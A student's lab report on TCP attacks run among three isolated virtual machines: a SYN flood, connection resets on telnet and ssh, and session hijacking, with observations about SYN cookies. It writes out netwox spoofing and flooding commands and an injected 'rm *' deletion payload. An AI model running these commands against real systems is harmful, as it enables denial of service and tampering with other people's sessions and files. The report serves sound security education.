Gregory Kukanich
01078189

Lab 3: TCP Attack

Description and Lab Setting:

The purpose of this lab is to learn about some of the different types of TCP attacks that can be used, how these attacks work, and tools that can be used to accomplish these attacks. For this lab the setting is 3 different virtual machines. Ubuntu Server which will be used as the server to connect to, Ubuntu Observer which will work as the client in this lab, and Ubuntu Attacker which is where all the attacks will be launched from. All 3 are virtual machines running on my Desktop PC, and all are on the same NATNetwork setup in VirtualBox.

Design:

Task 1:

For task 1 the attack was very basic, using the netwox tool, on the Ubuntu Attacker VM, I specified the IP address (10.0.2.7) of the target system which was the Ubuntu Server VM. The command used was "sudo netwox 76 -i 10.0.2.7 -p 23 -s raw" the -i flag sets the target IP, the -p flag sets the port, and the -s flag tells netwox to spoof the source IP address. I let the attack run for about half a minute to make sure it was able to work effectively before using CTRL+C to stop the attack from continuing to run. While the attack was active it was flooding the target with SYN packets using the TCP protocol. The attack was run twice, the first time the target Ubuntu Server had the cookie defense mechanism active and for the second attack the Ubuntu Server had the cookie defense mechanism turned off.

Task 2:

For task 2 the Ubuntu Server was running, and the Ubuntu Observer was connected to it using a telnet connection. The task was to interrupt this connection. To do this I executed two different types of attacks, the first used netwox on the Ubuntu Attacker VM and the second was using a python script "Reset.py" again from the Ubuntu Attacker. The first attack was simple using the netwox tool. I used the command "netwox 40 -l 10.0.2.6 -m 10.0.2.7 -o 38200 -p 23 -B -q 3367295179" where the -l flag sets source IP, the -m flag sets the destination IP, the -o flag sets the source port, the -p flag sets the destination port, the -B flag tells netwox to use TCP RST, and the -q flag sets the TCP sequence number. The specific numbers in that command were gathered from Wireshark which gathered the packets between Server and Observer during the telnet/ssh connection. This attack if successful would close the open connection. For the second type of attack it was the same idea as the first except instead of using netwox the python script used the tool Scapy.

Task 3:

In task 3, again Ubuntu Observer was connected to Ubuntu Server using telnet, except this time instead of interrupting the connection we want to hijack the connection and do something malicious, deleting the file "secret.txt". Just like task 2 there are two different ways I accomplished this the first was using netwox and the second was making a python script "Sessionhijack.py". In both attacks I used information from packets gathered by Wireshark which was running on the third machine Ubuntu Attacker, this is the machine that the two attacks for this task were launched from. When the attacks were launched to the Ubuntu Server it appeared as though Ubuntu Observer sent the packet but it was spoofed from the Ubuntu Attacker.

Observation and Explanation:

Task 1:

Both attacks that were attempted against the target were successful. I was able to check that the attacks worked by checking Wireshark which was running on the Ubuntu Observer VM and capturing all of the packets as well as checking the state of connections on the Ubuntu Server VM before and during the attacks using the command "netstat -tna". Before the attacks I saw no active connections just some of the basic ports with the status of "LISTEN".

During the first attack in which the target system had the cookie defense mechanism turned on I noticed that when checking the state of connections on the Ubuntu Server VM I saw a list of 128 different "SYN_RECV" half-open connections. What was interesting is that when I ran the same command a few seconds later to check the connection states again I saw almost the exact same list except the last connection listed the first time was now gone and they all had shifted down 1 line with a new connection now at the top. I did not understand this until I ran the second attack with the cookie defense mechanism turned off. Looking at the Wireshark packet capture during attack 1 was what I expected. A large number of packets was sent and you can see in the screenshot that the Ubuntu Server would receive the first packet and respond back and then would receive back a RST packet from the spoofed IP. Meaning the server is unavailable which makes sense because it is not on the local network.

Before running the second attack I waited and then checked the connection state to make sure it was back too normal before continuing. When I ran the second attack everything was the same except for the defense mechanism being off. While the attack was ongoing, I again used "netstat -tna" to check the state of connections. What I saw was much different from the first attack, for the second attack every time I checked the state of connections, I saw a brand-new list of 128 different connections to different IP addresses. Seeing this I now understood what I saw during the first attack. With the cookie defense mechanism on the Ubuntu Server VM held off other connections when the max amount was reached until a new connection spot opened. During the second attack sense the defense mechanism was turned off the Ubuntu Server kept receiving connection attempts over and over and did nothing to stop or hold off the connections. This shows how important the cookie defense mechanism is and what it does to protect the

system from a SYN flooding attack. During the second attack I also attempted to telnet from the Ubuntu Observer to Ubuntu Server and it was successful but the connection took a few seconds normal then what I have seen in the past and running basic commands seemed slower. This is a result of flooding of packets to the Ubuntu Server System.

Task 2:

Both types of attacks that I used were successful. Before starting the first attack I initiated the connection between Ubuntu Observer and Ubuntu Server. After establishing this connection I went to Wireshark which was running on Ubuntu Attacker and looked at the packets captured about the telnet connection that I established. I found the last packet sent and looked at the information about that specific packet so that I could use that in the netwox command. The first attack using the netwox command which was specified in the Design section above was successful at closing the connection. I repeated the steps I took above to test the same technique for an ssh connection and was successful in interrupting that connection as well. The only difference was looking at Wireshark there was the packet I spoofed but the Ubuntu Server did not respond as it did when disrupting the telnet connection. When I switched to Ubuntu Observer after running the netwox command with all of the info captured it said the pipeline had been interrupted and the session was closed. So I know the attack was also successful against ssh.

For the second type of attack, I used a python script "Reset.py" which the code for can be seen in this screenshot. Before starting the attack I reopened the telnet connection between Ubuntu Observer and Ubuntu Server and again looked for the last packet between the two systems in Wireshark. The sequence number in the python script screenshot is different from the sequence number seen in the Wireshark screenshot, it is a lower sequence number because every time a new packet was sent I had to change the sequence number to the newest and the screenshots were taken at different moments. After gathering this information from Wireshark I then entered all of that information into the python script. After doing this I changed permissions for the python script so it was executable and then ran the script. After running the script I went to the Ubuntu Observer and saw that it was indeed successful and had closed the connection just like netwox had. To see how it had worked I went back to Wireshark on Ubuntu Attacker and looked at the packets captured. Looking at that screenshot you can see the last packet that I used to fill in the python script as well as the packet that was sent by the python script when it was run. They share the same sequence number. In the spoofed packet you can see the "RST" flag telling the connection to close. Ubuntu Server then responded back with the "RST" flag as well to Ubuntu Observer thinking it had sent the packet and the connection was closed.

Task 3:

Both attacks that were attempted were successful. Before beginning the first attack using netwox I first had to setup the "secret.txt" file on Ubuntu Server and establish a telnet connection between Ubuntu Observer and Ubuntu Server. I started capturing packets with Wireshark on Ubuntu Attacker and then moved to Ubuntu Observer to start the telnet connection. After establishing the connection I created the file "secret.txt" in the "~/Desktop"

directory on the Server. To check and ensure the file was created I moved over to Ubuntu Server and looked at the desktop where I could see the file I created through telnet. I looked at the last packet that was sent in Wireshark and used that for the netwox command. Again the sequence number and ack number are different in the screenshots because it took me a few attempts to get the command right so I had to keep changing the numbers because of new packets and the screenshots were taken at different times. After successfully running the netwox command I moved over to Ubuntu Server and the file "secret.txt" was no longer on the Desktop as expected.


Before I started the second attack, I restarted Wireshark, reestablished the telnet connection, and recreated the file "secret.txt" in the "~/Desktop" directory. After doing this I went to Wireshark to find the last packet again. I then created the Python script "Sessionhijack.py" and used the information gathered from Wireshark for that script. The code for the script can be seen in this screenshot. After adding all the packet information into the script, I also added the commands "\r rm *\n\r" which we had used for the last attack but they do not have to be hex encoded this time. So now with all that added and saved I changed the permissions to allow the script to execute and ran the attack. I wanted to see how the script worked so I went to Wireshark and looked for the next telnet packet that was sent and saw that the Seq/Ack numbers both matched the last packet sent so this was the packet I created in my attack. Looking into the packet further I scrolled down to the Data section of the packet and could see in clear text the command I put in the script for Data this can be seen in this screenshot. To be sure I moved over to the Ubuntu Server again and saw that the file "secret.txt" was indeed removed from the desktop as expected.


Summary:


In this lab I learned a lot from each task, the netwox tool that was used made things very easy to do. All I needed was to capture packets using Wireshark and the use the information about the packets in the netwox commands to complete all of the 3 different attacks. The Python scripts were a little more challenging I had a lot of trial and error with those but when I got them to work it was just as successful as netwox. What I found in this lab is that with just two simple tools Wireshark and netwox I was easily able to flood, disrupt, and hijack the systems. I never realized before just how easy it could be to do things like this. It also shows how important it can be to protect a network and to always be observant of traffic on a network. If I had just been looking at the Wireshark capture logs without knowing about what was going on there would have been little to no chance that I would have picked up on the session disruption in Task 2 or the session hijacking in Task 3. The spoofing techniques used in those tasks made the packets look completely benign in Wireshark. The first task taught me of the importance of the cookie defense mechanism, seeing the difference between the flood attack with the defense on vs off was drastic. This lab I feel was very beneficial in furthering my knowledge and learning new ideas and techniques in the field of cybersecurity.


Appendix:


Task 1:








Ubuntu Server [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
/bin/bash
5:44 PM
/bin/bash 117x33
[03/15/21]seed@VM:~$ netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 127.0.1.1:53 0.0.0.0:* LISTEN
tcp 0 0 10.0.2.7:53 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:953 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN
tcp 0 0 10.0.2.7:23 243.22.174.151:38790 SYN_RECV
tcp 0 0 10.0.2.7:23 240.13.155.125:44197 SYN_RECV
tcp 0 0 10.0.2.7:23 255.128.227.97:43141 SYN_RECV
tcp 0 0 10.0.2.7:23 253.26.135.193:26774 SYN_RECV
tcp 0 0 10.0.2.7:23 255.2.39.249:25279 SYN_RECV
tcp 0 0 10.0.2.7:23 242.105.102.133:54867 SYN_RECV
tcp 0 0 10.0.2.7:23 251.30.72.157:39701 SYN_RECV
tcp 0 0 10.0.2.7:23 247.216.6.28:45031 SYN_RECV
tcp 0 0 10.0.2.7:23 250.154.144.64:33712 SYN_RECV
tcp 0 0 10.0.2.7:23 251.32.186.52:9542 SYN_RECV
tcp 0 0 10.0.2.7:23 244.61.206.16:46387 SYN_RECV
tcp 0 0 10.0.2.7:23 240.154.110.76:19736 SYN_RECV
tcp 0 0 10.0.2.7:23 248.18.237.69:41719 SYN_RECV
tcp 0 0 10.0.2.7:23 242.166.50.45:51454 SYN_RECV
tcp 0 0 10.0.2.7:23 249.131.55.146:48955 SYN_RECV
tcp 0 0 10.0.2.7:23 244.248.101.108:3400 SYN_RECV
tcp 0 0 10.0.2.7:23 254.236.52.133:17692 SYN_RECV
tcp 0 0 10.0.2.7:23 248.126.99.40:50330 SYN_RECV
tcp 0 0 10.0.2.7:23 248.179.156.101:28430 SYN_RECV
tcp 0 0 10.0.2.7:23 254.18.46.70:63024 SYN_RECV
tcp 0 0 10.0.2.7:23 250.194.46.195:25738 SYN_RECV
tcp 0 0 10.0.2.7:23 255.49.90.140:44616 SYN_RECV
tcp 0 0 10.0.2.7:23 244.222.228.158:6226 SYN_RECV
Right Ctrl

